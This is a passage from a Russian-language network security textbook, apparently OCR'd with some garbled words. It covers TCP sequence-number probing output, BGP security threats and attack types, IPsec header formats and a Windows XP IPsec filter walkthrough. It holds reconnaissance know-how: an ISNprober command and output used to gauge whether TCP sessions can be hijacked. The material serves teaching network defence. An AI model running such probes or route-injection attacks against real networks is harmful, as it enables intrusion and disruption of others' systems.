<skip>
TCP Sequence Prediction: Class=truly random
      Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: 5142798B A95D7AC9 71F42B5A 4D684349 FF2B94D4 B764FD5C
<skip> arhontus# # perl isnprober.pl -n 10 -i eth0 -p 23 192.168.66.215
-- ISNprober / 1.02 / Tom Vandepoel (Tom.Vandepoel@ubizen.com) --
Using eth0:192.168.77.5
Probing host: 192.168.66.215 on TCP port 23.
Host:port          ISN              Delta
192.168.66.202:23  -1154503313
192.168.66.202:23  -24125463       1130377850
192.168.66.202:23  2031059534      2055184997
192.168.66.202:23  965205234       -1065854300
192.168.66.202:23  -1974685094     -2939890328
192.168.66.202:23  1760147902      3734832996
192.168.66.202:23  2089287258      329139356
192.168.66.202:23  -923724721     -3013011979
192.168.66.202:23  -934490140     -10765419
192.168.66.202:23  -1262713275    -328223135
```

В целом протокол маршрутизации BGP версии 4 является неотъемлемой частью современного Интернета, и, соответственно, проблемы в работе данного протокола непременно скажутся на функционировании глобальной сети. Поэтому если в обязанности системного администратора входит обслуживание маршрутизаторов, работающих с BGP (как правило, это компании-провайдеры), то необходимо со всей серьезностью отнестись к возможным угрозам и заблаговременно принять меры по защите от них.

2.3.17. Безопасность протокола BGP

Думаю, всем понятно, что сеть Интернет уязвима для атак с использованием протоколов маршрутизации, и протокол BGP в этом смысле не является исключением. Дефектные, некорректно настроенные или преднамеренно искажающие источники информации о маршрутах могут внести существенные искажения в работу Интернета путем вставки ложной маршрутной информации в распространяемые с помощью BGP базы маршрутных данных (путем изменения, подмены или повторного использования пакетов BGP). Существуют также некоторые методы нарушения работы сети в целом путем разрыва связей в системе обмена информацией между узлами BGP. Источниками ложной информации могут служить как внешние хосты (outsider), так и легитимные узлы BGP.

Криптографическая аутентификация обмена данными между партнерами не предусмотрена в протоколе BGP. Протокол BGP, как и стек TCP/IP, может служить целью всех сетевых атак, о которых мы говорили ранее в этой главе. Любой сторонний узел может включить правдоподобные сообщения BGP в обмен данными между партнерами BGP и, следовательно, включить в таблицы ложные маршруты или разорвать соединение между партнерами. Любое прерывание связи между партнерами приводит к изменению распространяемой карты маршрутизации. Более того, внешние узлы могут также разрывать соединения между партнерами BGP, обрывая для них сессии TCP с помощью ложных пакетов. Внешние источники ложной информации BGP могут располагаться в любой точке сети Интернет.

Требование поддержки механизма аутентификации еще не означает его использования на практике. Так, механизм аутентификации основан на применении предустановленного разделяемого секрета (shared secret, общего пароля, который должны использовать все участники обмена данными) и не включает возможностей IPsec по динамическому согласованию этого секрета. Следовательно, использование аутентификации должно быть осознанным решением и не может быть включено автоматически или по умолчанию.

Текущая спецификация BGP также позволяет реализациям протокола принимать соединения от не указанных в конфигурации партнеров. Однако в спецификации отсутствует четкое определение «не указанного в конфигурации партнера» или способов использования аутентификации для таких случаев.

Сами узлы BGP могут включать ложные маршрутные данные, маскируясь под другой легитимный узел BGP или рассылая маршрут-

пую информацию от своего имени без должных полномочий. Наблюдались случаи, когда некорректно настроенные или неисправные маршрутизаторы становились причиной серьезных нарушений в работе Интернета. Легитимные узлы BGP имеют контекст и информацию для создания правдоподобных, но ложных маршрутных данных и, следовательно, могут служить причиной серьезных нарушений. Криптографическая защита и защита работающих устройств не позволяют исключить ложную информацию, полученную от легитимного партнера, все требования шифрования в таком случае будут соблюдены. Риск нарушений, вызываемых легитимными партнерами BGP, является реальным и обязательно должен приниматься во внимание. Другими словами, не стоит полностью полагаться на соседних провайдеров, необходимо осуществить дополнительные настройки, о которых речь пойдет далее.

В случае передачи ложной маршрутной информации возможно возникновение различных проблем. Например, если ложные данные удаляют корректную маршрутную информацию для отдельной сети, то она может стать недоступной для части Интернета, припавшей ложные данные. А если ложная информация изменяет маршрут в сеть, пакеты, адресованные в эту сеть, могут пересылаться по неоптимальному пути, что, в свою очередь, может привести к финансовым потерям для данного провайдера. Также путь пересылки не будет соответствовать ожидаемой политике или трафик будет просто утерян. В результате трафик в эту сеть может быть задержан на пути, который будет длиннее необходимого. Сеть может стать недоступной для областей, припавших ложные данные. Трафик может быть также направлен по пути, на котором данные могут быть подвергнуты нежелательному просмотру или искажены. Например, с использованием спиффера, о котором мы уже говорили ранее. Если ложная информация показывает, что автономная система включает сети, которые реально в нее не входят, пакеты для таких сетей могут быть не доставлены из тех частей Интернета, которые припавли ложную информацию. Ложные анонсы принадлежности сетей к автономной системе могут также привести к фрагментированию агрегированных адресных блоков в других частях Интернета и вызвать проблемы в маршрутизации для других сетей.

Как можно видеть, проблем, связанных с безопасностью протокола BGP, довольно много. Какие нарушения в работе сети могут возникнуть в результате данных атак?

К нарушениям в результате таких атак относятся следующие:

- нарушение starvation (потеря пакетов) – трафик, адресованный узлу, пересылается в ту часть сети, которая не может обеспечить его доставку, в результате чего происходит потеря трафика;
- нарушение network congestion (перегрузка сети) – через какую-либо часть сети будет пересылаться больше данных, нежели эта сеть способна обработать. Это разновидность атаки на отказ в обслуживании;
- нарушение blackhole (черная дыра) – большое количество трафика направляется для пересылки через один маршрутизатор, который не способен справиться с возросшим уровнем трафика и будет отбрасывать часть, большинство или все пакеты;
- нарушение delay (задержка) – данные, адресованные узлу, пересылаются по более длинному пути, чем обычно. Подобное нарушение может привести как к задержкам при передаче данных, что особенно заметно при передаче потокового видео- или аудиоконтента, так и к потере части трафика, так как у некоторых пакетов может истечь значение Time To Live, время жизни, из-за слишком длинного пути;
- нарушение looping (петли) – данные передаются по замкнутому пути и никогда не будут доставлены;
- нарушение eavesdrop (перехват) – данные пересылаются через какой-либо маршрутизатор или сеть, которые не должны видеть этих данных, информация при такой пересылке может просматриваться. Как правило, при подобных нарушениях злоумышленники специально направляют трафик через сегмент сети, который они могут прослушивать. Обычно таким способом добывается конфиденциальная информация о кредитных картах, паролях, кодах доступа и т. д.;
- нарушение partition (разделение сети) – некоторые части кажутся отделенными от сети, хотя на самом деле это не так. В результате данного нарушения через части может не проходить трафик, что отрицательно скажется на работе сети в целом;
- нарушение cut (отключение) – некоторые части сети могут казаться отрезанными от сети, хотя реально они подключены. По аналогии с предыдущим нарушением через некоторые части может не проходить трафик;
- нарушение churn (волпы) – скорость пересылки в сеть изменяется быстрыми темпами, что приводит к значительным вариациям картины доставки пакетов (и может неблагоприятно влиять на работу системы контроля насыщения);

- нарушение *instability* (пестабильность) – работа BGP становится пестабильной, и не удается достичь схождения карты маршрутов;
- нарушение *overload* (перегрузка) – сообщения BGP сами по себе становятся значительной частью передаваемого через сеть трафика;
- нарушение *resource exhaustion* (истощение ресурсов) – сообщения BGP сами по себе отнимают слишком много ресурсов маршрутизатора (например, пространства таблиц);
- нарушение *address-spoofing* (обманные адреса) – данные передаются через чужий маршрутизатор или сеть, которые являются подставными и могут служить для перехвата или искажения информации. Подобное нарушение аналогично нарушению перехват.

2.3.18. Атаки на BGP

Данные нарушения могут быть получены в результате осуществления следующих атак на протокол BGP.

BGP работает на основе протокола TCP, прослушивая порт 179. Следовательно, протокол BGP уязвим для атак на TCP, о которых мы говорили ранее.

- Атака *confidentiality violations* (нарушение конфиденциальности) – как уже упоминалось ранее, маршрутные данные BGP передаются в открытом текстовом виде, что позволяет легко перехватывать информацию (это происходит потому, что конфиденциальность маршрутных данных не является общим требованием).
- Атака *replay* (воспроизведение) – BGP не включает мер по предотвращению повторного использования перехваченных сообщений.
- Атака *message insertion* (вставка сообщений) – BGP не включает защиты от вставки сообщений. Однако, поскольку BGP использует транспортный протокол TCP, при завершённой организации соединения вставка сообщений внешним узлом потребует точного предсказания порядковых номеров (такое предсказание возможно, но весьма затруднено для хороших реализаций TCP) или перехвата сессий.
- Атака *message deletion* (удаление сообщений) – BGP не включает защиты от удаления сообщений. Опять-таки, такие атаки

весьма затруднены для качественных реализаций TCP, по-этому их полностью пельзя.

- Атака message modification (изменение сообщений) – BGP не включает защиты от изменения сообщений. Синтаксически корректная модификация без изменения размера данных TCP в общем случае будет незаметной.
- Атака Man-in-the-middle (атаки с участием человека) – BGP не включает средств защиты от MITM-атак. BGP не использует аутентификации партнеров, и такие атаки становятся «детской игрушкой».
- Атака denial of service (атаки на службы) – хотя ложные маршрутные данные сами по себе могут служить DoS-атакой на конечную систему, пытающуюся передавать данные через сеть, и сеть в целом, некоторые виды ложной информации могут создавать DoS-атаки на сам протокол BGP. Например, анонсирование большого числа более специфичных маршрутов (более длинных префиксов) может привести к росту трафика BGP и размера таблиц маршрутизации, который окажется неприемлемым для системы.

2.3.19. Вопросы безопасности

При использовании обязательного для реализации данного протокола механизма аутентификации снижается уровень угрозы в результате вставки, изменения или удаления сообщений, а также атак с участием человека (man-in-the-middle) со стороны внешних узлов.

Если желательно обеспечить конфиденциальность маршрутных данных, эту задачу можно решить с помощью IPsec ESP. Однако тут стоит отметить, что конфиденциальность маршрутных данных – это спорный вопрос, так как это может не устроить многих провайдеров,

Как криптографические механизмы, аутентификации и IPsec предполагают, что криптоалгоритм является безопасным, используемые секреты защищены от раскрытия и не могут быть угаданы, а также обеспечивается безопасное управление платформой, предотвращена возможность ее взлома и т. п.

Однако стоит отметить, что эти механизмы не предотвращают атак со стороны легитимных BGP-партнеров маршрутизатора. Существует несколько возможных решений для предотвращения вставки узлом BGP ложной информации в анонсы, рассылаемые партнерам (например, для организации атак на сети, из которых начинается маршрут, или AS-PATH):

- защита источника – подпись исходной AS;
- защита источника и соседей – подпись исходной AS или предшествующей информации;
- защита источника и маршрута – подпись исходной AS и подписи AS_PATH для маршрутизаторов, со стороны которых вы хотите предотвратить возможность атаки;
- фильтрация – основывается на проверке AS_PATH и NLRI исходной AS.

Фильтрация используется в некоторых точках подключения пользователей, по неэффективна в «центральных узлах» Интернета.

Завершая тему безопасности на сетевом уровне, рассмотрим протокол шифрования IPSec, позволяющий защитить пакеты на сетевом уровне.

2.3.20. IPSec как средство защиты на сетевом уровне

IP Security – это набор протоколов, предназначенных для шифрования, аутентификации и обеспечения защиты при транспортировке IP-пакетов. В его состав сейчас входят почти 20 предложений по стандартам.

В первой реализации IPsec состоял из трех алгоритмо-независимых базовых спецификаций, опубликованных в качестве RFC-документов «Архитектура безопасности IP», «Аутентифицирующий заголовок (AH)», «Инкапсуляция зашифрованных данных (ESP)» (RFC1825, 1826 и 1827).

На данный момент рабочая группа IP Security Protocol разрабатывает также и протоколы управления ключевой информацией. В задачу этой группы входит разработка Internet Key Management Protocol (IKMP), протокола управления ключами прикладного уровня, не зависящего от используемых протоколов обеспечения безопасности.

Сейчас также рассматриваются концепции управления ключами с использованием спецификации Internet Security Association and Key Management Protocol (ISAKMP) и протокола Oakley Key Determination Protocol. Спецификация ISAKMP описывает механизмы согласования атрибутов используемых протоколов. А протокол Oakley позволяет устанавливать сессионные ключи на компьютеры сети Интернет. Создаваемые стандарты управления ключевой информацией, возможно, будут поддерживать Центры распределения ключей, аналогичные используемым в системе Kerberos.

2.3.21. Целостность данных

Целостность и конфиденциальность данных в спецификации IPsec обеспечиваются за счет использования механизмов аутентификации и шифрования. Шифрование основано на предварительном согласовании сторонами информационного обмена так называемого «контекста безопасности» – применяемых криптографических алгоритмов, алгоритмов управления ключевой информацией и их параметров. Спецификация IPsec предусматривает возможность поддержки сторонами информационного обмена различных протоколов и параметров аутентификации и шифрования пакетов данных, а также различных схем распределения ключей. При этом результатом согласования контекста безопасности является установление индекса параметров безопасности (SPI), представляющего собой указатель на определенный элемент внутренней структуры стороны информационного обмена, описывающей возможные наборы параметров безопасности.

По сути, IPsec работает на третьем уровне, то есть на сетевом уровне. В результате передаваемые IP-пакеты будут защищены прозрачным для сетевых приложений и инфраструктуры образом. В отличие от SSL (Secure Socket Layer), который работает на четвертом (то есть транспортном) уровне и теснее связан с более высокими уровнями модели OSI, IPsec призван обеспечить низкоуровневую защиту.

К IP-данным, готовым к передаче по виртуальной частной сети, IPsec добавляет заголовок для идентификации защищаемых пакетов. Перед передачей по Интернету эти пакеты инкапсулируются в другие IP-пакеты. IPsec поддерживает несколько типов шифрования, в том числе Data Encryption Standard (DES) и Message Digest 5 (MD5). Существует также реализация IPsec с российским алгоритмом шифрования ГОСТ 28147–89 в решениях компании КриптоПро.

2.3.22. Защита соединения

Для установления защищенного соединения оба участника сеанса должны иметь возможность быстро согласовать параметры защиты, такие как алгоритмы аутентификации и ключи. Протокол IPsec поддерживает два типа схем управления ключами, с помощью которых участники могут согласовать параметры сеанса.

С текущей версией IP, IPv4, могут быть использованы или Internet Security Association Key Management Protocol (ISAKMP), или Simple Key Management for Internet Protocol.

Заголовок АН

Опциональный заголовок (Authentication Header, АН) является обычным аутентифицирующим заголовком и обычно располагается между основным заголовком пакета IP и полем данных. Наличие данного заголовка никак не влияет на процесс передачи информации транспортного и более высоких уровней. Основным и единственной задачей АН является обеспечение защиты от атак, связанных с подделкой содержимого пакета, в том числе от подмены исходного адреса сетевого уровня. Протоколы более высокого уровня должны быть модифицированы в целях осуществления проверки аутентичности полученных данных.

		Authentication Header format																																											
Offsets	Octet ₁₆	0								1								2								3																			
Octet ₁₆	Bit ₁₀	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31												
0	0	Next Header								Payload Len								Reserved																											
4	32	Security Parameters Index (SPI)																																											
8	64	Sequence Number																																											
C	96	Integrity Check Value (ICV)																																											
...																																											

Рассмотрим значения каждого из приведенных полей.

- *Next Header* (8 bits) – тип заголовка протокола, идущего после заголовка АН. По этому полю приемный IP-sec-модуль узнает о защищаемом протоколе верхнего уровня. Значения этого поля для разных протоколов можно посмотреть в RFC 1700.
- *Payload Len* (8 bits) – это поле определяет общий размер АН-заголовка в 32-битовых словах минус 2. Несмотря на это, при использовании IPv6 длина заголовка должна быть кратна 8 байтам.
- *Reserved* (16 bits) – зарезервировано. Заполняется нулями.
- *Security Parameters Index* (32 bits) – индекс параметров безопасности. Значение этого поля вместе с IP-адресом получателя и протоколом безопасности (АН-протокол) однозначно определяет защищаемое виртуальное соединение (SA) для данного пакета. Диапазон значений SPI 1...255 зарезервирован IANA.
- *Sequence Number* (32 bits) – последовательный номер. Служит для защиты от повторной передачи. Поле содержит монотонно возрастающее значение параметра. Несмотря на то что получатель может отказаться от услуги по защите от повторной передачи пакетов, оно является обязательным и всегда присутствует

в АН-заголовке. Передающий IPsec-модуль всегда использует это поле, но получатель может его и не обрабатывать.

- *Integrity Check Value* – контрольная сумма. Должна быть кратна 8 байтам для IPv6 и 4 байтам для IPv4.

Протокол АН используется для аутентификации, то есть для подтверждения того, что мы связываемся именно с тем, с кем предполагаем, и что данные, которые мы получаем, не искажены при передаче.

Заголовок ESP

При использовании ипкапсуляции зашифрованных данных заголовков ESP является последним в ряду опциональных заголовков, «видимых» в пакете. Так как основной целью ESP является обеспечение конфиденциальности данных, различные виды информации могут требовать применения существенно различных алгоритмов шифрования. По этой причине формат ESP может претерпевать значительные изменения в зависимости от используемых криптографических алгоритмов. Тем не менее можно выделить следующие обязательные поля: SPI, указывающее на конкретную безопасность, и Sequence Number Field, содержащее последовательный номер пакета. Поле «ESP Authentication Data» (контрольная сумма) не является обязательным в заголовке ESP. Получатель пакета ESP расшифровывает ESP-заголовок и использует параметры и данные применяемого алгоритма шифрования для декодирования информации транспортного уровня.

		Encapsulating Security Payload format																															
Offsets	Octet ₁₆	0								1								2								3							
Octet ₁₆	Bit ₁₀	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0																	<i>Security Parameters Index (SPI)</i>															
4	32																	<i>Sequence Number</i>															
8	64	<i>Payload data</i>																															
...	...																																
...	...																	<i>Padding (0-255 octets)</i>															
...	...																	<i>Pad Length</i>								<i>Next Header</i>							
...	...																	<i>Integrity Check Value (ICV)</i>															
...																															

- *Security Parameters Index* (32 bits) – индекс параметров безопасности. Значение этого поля вместе с IP-адресом получателя и протоколом безопасности (АН-протокол) однозначно определяет защищенное виртуальное соединение (SA) для данного

пакета. Диапазон значений SPI 1...255 зарезервирован IANA для последующего использования.

- *Sequence Number* (32 bits) – последовательный номер. Служит для защиты от повторной передачи. Поле содержит монотонно возрастающее значение параметра. Несмотря на то что получатель может и отказаться от услуги по защите от повторной передачи пакетов, оно всегда присутствует в AH-заголовке. Отправитель (передающий IPsec-модуль) должен всегда использовать это поле, но получатель может и не пугаться в его обработке.
- *Payload data* (variable) – это поле содержит данные в соответствии с полем «Next Header». Поле является обязательным и состоит из целого числа байтов. Если алгоритм, который используется для шифрования данного поля, требует данных для синхронизации криптопроцессов (например, вектор инициализации – «Initialization Vector»), то это поле может содержать эти данные в явном виде.
- *Padding* (0-255 octets) – дополнение. Необходимо, например, для алгоритмов, которые требуют, чтобы открытый текст был кратен некоторому числу байтов), например размеру блока для блочного шифра.
- *Pad Length* (8 bits) – размер дополнения (в байтах).
- *Next Header* (8 bits) – это поле определяет тип данных, содержащихся в поле «Payload data».
- *Integrity Check Value* – контрольная сумма. Должна быть кратна 8 байтам для IPv6 и 4 байтам для IPv4.

Различают два режима применения ESP и AH (а также их комбинации) – транспортный и туннельный.

Транспортный режим

Транспортный режим используется для шифрования поля данных IP-пакета, содержащего протоколы транспортного уровня (TCP, UDP, ICMP), которое, в свою очередь, содержит информацию прикладных служб. Примером применения транспортного режима является передача электронной почты. Все промежуточные узлы на маршруте пакета от отправителя к получателю используют только открытую информацию сетевого уровня и, возможно, некоторые опциональные заголовки пакета (в IPv6). Недостатком транспортного режима является отсутствие механизмов скрытия копированных отправителя и

получателя пакета, а также возможность проведения анализа трафика. Результатом такого анализа может стать информация об объемах и направлениях передачи информации, области интересов абонентов, расположение руководителей.

Туннельный режим

Туннельный режим, в отличие от транспортного, предполагает шифрование всего пакета, включая заголовок сетевого уровня. Туннельный режим применяется в случае необходимости скрытия информации обмена организации с внешним миром. При этом адресные поля заголовка сетевого уровня пакета, использующего туннельный режим, заполняются межсетевым экраном организации и не содержат информации о конкретном отправителе пакета. При передаче информации из внешнего мира в локальную сеть организации в качестве адреса назначения используется сетевой адрес межсетевого экрана. После расшифровки межсетевым экраном начального заголовка сетевого уровня пакет направляется получателю.

Security Associations

Security Association (SA) – это тип соединения, которое предоставляет службы обеспечения безопасности трафика, передаваемого через него. Например, когда два компьютера на каждой стороне SA хранят режим, протокол, алгоритмы и ключи, используемые в SA, тогда каждый SA применяется только в одном направлении. Для двуправленной связи требуются два SA. Каждый SA реализует один режим и протокол; таким образом, если для одного пакета необходимо использовать два протокола (как, например, AH и ESP), то требуются два SA.

На сегодняшний день протокол IPSec поддерживают практически все современные сетевые устройства. Поэтому я не буду приводить примеры настройки данного протокола для оборудования какого-то определенного разработчика. В этом разделе была представлена лишь теоретическая информация, позволяющая понять принципы работы протокола. При необходимости настройки IPSec на конкретных моделях оборудования можно воспользоваться документацией, представленной разработчиком оборудования.

Алгоритм работы протокола IPSec представлен на рис. 19.




Рис. 19. Алгоритм работы IPSEC

Рассмотрев теоретические основы функционирования, перейдем к практической настройке. В качестве примера мы настроим политику IPsec, запрещающую весь обмен данными по протоколам HTTP и HTTPS. Мы будем использовать Windows XP. Стоит отметить, что в случае использования серверной операционной системы Windows 2003 они могут отличаться, по крайней мере незначительно.

Итак, открываем консоль MMC (Пуск ⇒ Выполнить ⇒ mmc) (рис. 20).

В открывшемся меню необходимо выбрать команду **Консоль**, затем **Добавить или удалить оснастку**. В открывшемся диалоге также щелкаем **Добавить**, выбираем из открывшегося списка **Управление политикой безопасности IP** (рис. 21).

В появившемся диалоге выбора компьютера указываем **Локальный компьютер**. Последовательно закрываем окна, нажимая кнопки **Готово**, **Закрывать**, **ОК**. Теперь в левой панели консоли у нас появится узел **Политики безопасности IP** на **Локальный компьютер**. Сделаем на нем щелчок правой кнопкой мыши и выберем команду **Управление списками IP-фильтра** (рис. 22).




Рис. 20. Консоль MMC




Рис. 21. Консоль MMC




Рис. 22. Управление списками IP-фильтра

В открывшемся диалоге нажимаем кнопку **Добавить**. Откроется еще одно окно – **Список фильтров**. Для того чтобы в дальнейшем было проще ориентироваться в списках фильтров, зададим название для нового фильтра, напечатав в поле **Имя**, например, **Трафик_ИТТР_ИТТРС**. Нажимаем кнопку **Добавить**, чтобы приступить к собственно созданию фильтра.

На второй странице можно указать описание фильтра. Чтобы вы не запутались – один фильтр может состоять из множества других. Так как мы указали на предыдущем шаге в описании **Трафик_ИТТР_ИТТРС**, сейчас мы последовательно создадим два фильтра: один – для ИТТР, другой – для ИТТРС. Результирующий фильтр будет объединять эти два фильтра. Итак, указываем в поле описания ИТТР. Флажок **Отраженный** оставляем включенным – это позволит распространить правила фильтра как в одну сторону пересылки пакетов, так и в обратную с теми же параметрами. Нажимаем **Далее**.

Теперь необходимо указать адрес источника IP-пакетов. Как видно на картинке, возможность выбора адреса довольно широка. Сейчас мы укажем **Мой IP-адрес** и нажмем **Далее**. В следующем окне задаем

адрес назначения. Выбираем **Любой IP-адрес**, нажимаем **Далее**. Теперь следует указать тип протокола. Выберите из списка TCP. Идем дальше – задаем номера портов (рис. 23).




Рис. 23. Выбор порта

Верхний переключатель оставляем в положении **Пакеты из любого порта**, а нижним включаем режим **Пакеты на этот порт** и в поле вводим значение HTTP-порта – **80**. Нажимаем **Готово**, закрываем мастер. Теперь еще раз нажимаем кнопку **Добавить** и повторяем все предыдущие операции еще раз, но уже указав значение порта **443** (для HTTPS). В списке нижнего окна должны находиться оба созданных правила фильтрации пакетов (рис. 24).

Нажимаем кнопку **ОК**. Фильтр наш готов, но необходимо теперь определить действия, которые он будет производить. Переключаемся на закладку **Управление действиями фильтра** и нажимаем кнопку **Добавить**. Снова откроется диалог мастера, нажимаем **Далее**. Указываем имя, например **Block**, идем дальше. В качестве действия выбираем переключатель **Блокировать**, нажимаем **Далее** и **Готово**. Фильтр создан, действие для него определено, нам осталось лишь создать политику и назначить ее. В окне консоли MMC щелкаем правой кнопкой мыши узел **Политики безопасности IP** и выбираем команду **Создать политику безопасности IP**. В открывшемся окне мастера нажимаем **Далее**, затем указываем имя для политики, на-




Рис. 24. Управление действиями фильтра

пример **Политика_HTTP_HTTPS**, нажимаем **Далее**. Снимаем флажок **Использовать правило по умолчанию**, щелкаем **Далее** и **Готово**. В окне свойств политики нажимаем кнопку **Добавить**.

Нажимаем **Далее**, оставляем переключатель в положении **Это правило не определяет туннель**, идем дальше. Тип сети – указываем **Все сетевые подключения**, нажимаем **Далее**. Теперь необходимо выбрать фильтр из списка.

Выбираем созданный нами фильтр **Трафик_HTTP_HTTPS** (слева должна находиться точка в кружке), щелкаем кнопку **Далее**. Таким же образом выбираем действие для фильтра – **Политика_HTTP_HTTPS**, щелкаем **Далее** и **Готово**. Теперь в правой панели консоли MMC появится созданная политика с именем **Политика_HTTP_HTTPS**.

Все, что осталось сделать, – назначить ее. Для этого выполняем правый щелчок мышью на названии и выбираем команду **Назначить**. Для проверки осталось запустить браузер. Если все было сделано правильно, картина должна быть такой, как на рис. 25.

В результате выполненных ранее действий мы запретили использование веб-трафика. Теперь мы добавим фильтр, который будет

